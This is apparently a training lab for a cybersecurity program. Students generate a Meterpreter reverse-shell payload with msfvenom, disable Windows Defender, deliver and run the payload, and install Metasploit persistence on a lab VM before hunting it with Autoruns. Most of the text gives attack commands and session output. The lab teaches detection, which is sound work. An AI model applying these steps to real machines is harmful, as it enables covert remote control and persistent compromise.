Lab Assignment

Cybersecurity Professional Program

Digital Forensics &
Incident Response

Threat Hunting & Intelligence

DFIR-11-L3
Persistence Hunting

Lab Objective

Learn how to perform malware persistence and hunt for its process.

Lab Mission

Create a Meterpreter malware using Metasploit Framework and hunt for its persistence capabilities.

Lab Duration

20–50 minutes

Requirements

- Basic working knowledge of searching for information on the internet
- Basic working knowledge of Metasploit Framework
- Basic working knowledge of forensics

Resources

- VirtualBox
  - Kali Linux 2019
  - Windows 10


Textbook References

- Chapter 11: Threat Hunting
  - Section 3: Malware Forensics


Lab Task: Hunting for Persistence

Create a persistent malware using Metasploit Framework and hunt for its methods. The environment for this lab should include a Windows 10 VM and a Kali Linux VM connected via a NAT network. Verify the VMs can communicate with each other.


1. Configure the network adapters of the Kali Linux and Windows machines to the same NAT network to ensure communication between the machines.
2. Verify the connection between the machines.
3. Go to ***Windows Security > Virus & threat protection > Manage settings***. Ensure ***Real-time protection***, ***Cloud-delivered protection***, ***Automatic sample submission***, and ***Tamper protection*** are turned off.



4 Click the **Windows** button and type **gpedit.msc** to turn off Microsoft Defender Antivirus. Go to ***Computer Configuration > Administrative Templates > Windows Components > Microsoft Defender Antivirus.*** Disable the service so it will not delete the malware after the restart in a later step.



5 Next, go to ***Computer Configuration > Administrative Templates > Windows Components > Microsoft Defender Antivirus > Real-time Protection*** to enable/disable the items shown in the screenshot below.



6 Open the command line and type **gpupdate.**

7 Generate a ***reverse_tcp*** payload using ***msfvenom*** and wrap it as a Windows executable format. You will use the following format: ***msfvenom -p windows/meterpreter/reverse_tcp lhost=eth0 lport=[port] -f exe -o malware.exe***

8 Start a reverse TCP handler that matches the payload with ***msfconsole***. Use ***exploit/multi/handler*** and put the payload with ***set payload windows/meterpreter/reverse_tcp***. Then, set the listening host and listening port as described in Step 6.

9 Transfer the executable payload to the Windows machine with ***SimpleHTTPServer*** and run it.

10 Using commands in the Meterpreter console, run the persistence module to create persistent malware. First, send the process to the background with ***background***.

```
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/handler) >
```

11 Then, you will ***use post/windows/manage/persistence_exe*** to choose a persistence module and check the session with ***sessions***.

```
msf5 exploit(multi/handler) > use post/windows/manage/persistence_exe
msf5 post(windows/manage/persistence_exe) >
```

```
msf5 post(windows/manage/persistence_exe) > sessions

Active sessions
===============

  Id  Name  Type                     Information                        Connection
  --  ----  ----                     -----------                        ----------
  1         meterpreter x86/windows  DESKTOP-SNSPN0N\Dave @ DESKTOP-SNSPN0N  10.0.2.10:4444 -> 10.0.2.9:50044 (10.0.2.9)

msf5 post(windows/manage/persistence_exe) >
```

12 Set the malicious executable's path with ***set rexepath ~/Desktop/malware.exe*** and the session at 1 with ***set session 1***. Then, ***run*** the exploit.

```
msf5 post(windows/manage/persistence_exe) > set rexepath ~/Desktop/malware.exe
rexepath => ~/Desktop/malware.exe
msf5 post(windows/manage/persistence_exe) > set session 1
session => 1
msf5 post(windows/manage/persistence_exe) >
```

13 Reboot the Windows machine, turn off Windows Defender, and verify that the persistence still works. If you forget to turn off Defender, you will need to complete Steps 8–11 again.

14 In the Windows machine, use ***Autoruns64.exe*** to analyze and locate the persistent malware.

15 Upload the malware to VirusTotal once you locate the malware.

Hints

Lab Task

- It is recommended to assign IP addresses automatically in the NAT network.
- The name of the NAT network should be the same for both computers so they can communicate.
- Use the ***ping*** command to verify the connection between the machines (***ping*** was introduced in ***NET-01***).
- Use **Msfvenom's** flags to generate payloads efficiently. The ***-f*** flag is used for the format, and ***-o*** is used to save the payload to a file. (EH-06 textbook)
- To set up a listener on Kali for the payload, perform the following:
  - Run Msfconsole using the command ***msfconsole*** in the terminal.
  - Use the following command to notify Metasploit of the multi-handler listener: ***use exploit/multi/handler***
  - To configure the listener to listen for a specific payload, run the following command: ***set payload windows/meterpreter/reverse_tcp***
  - To configure the listener to listen via a specific interface, run the following command: ***set lhost eth0***
  - To execute the listener, run the ***exploit*** command.
- You can use ***Python -m SimpleHTTPServer*** to start a simple HTTP server.
- Other PCs can access a remote HTTP server by typing the following in the URL address bar: ***[IP of the server host]:[port number]***
- The default port of a simple HTTP server is 8000.
- To execute a persistent module in the Windows 10 machine, run the following commands in the Meterpreter session in Msfconsole:
  - Run the ***background*** command to place the session between the payload and the listener in the background.
  - To select the persistent module, run: ***use post/windows/manage/persistence_exe***
  - To find out which sessions are active in the background, run the ***sessions*** command**.**

- To tell Msfconsole to focus the persistent module on a session, use the ***set session [Session ID]*** command.
- To configure malware as persistent malware, indicate its path using the ***set rexepath [the created malware path]*** command.
- ***Run*** to execute the persistence.

- You can use ***autoruns*** from ***sysinternals*** to check for the malware.
  - Send the information to VirusTotal to see where the malware is located and verify it.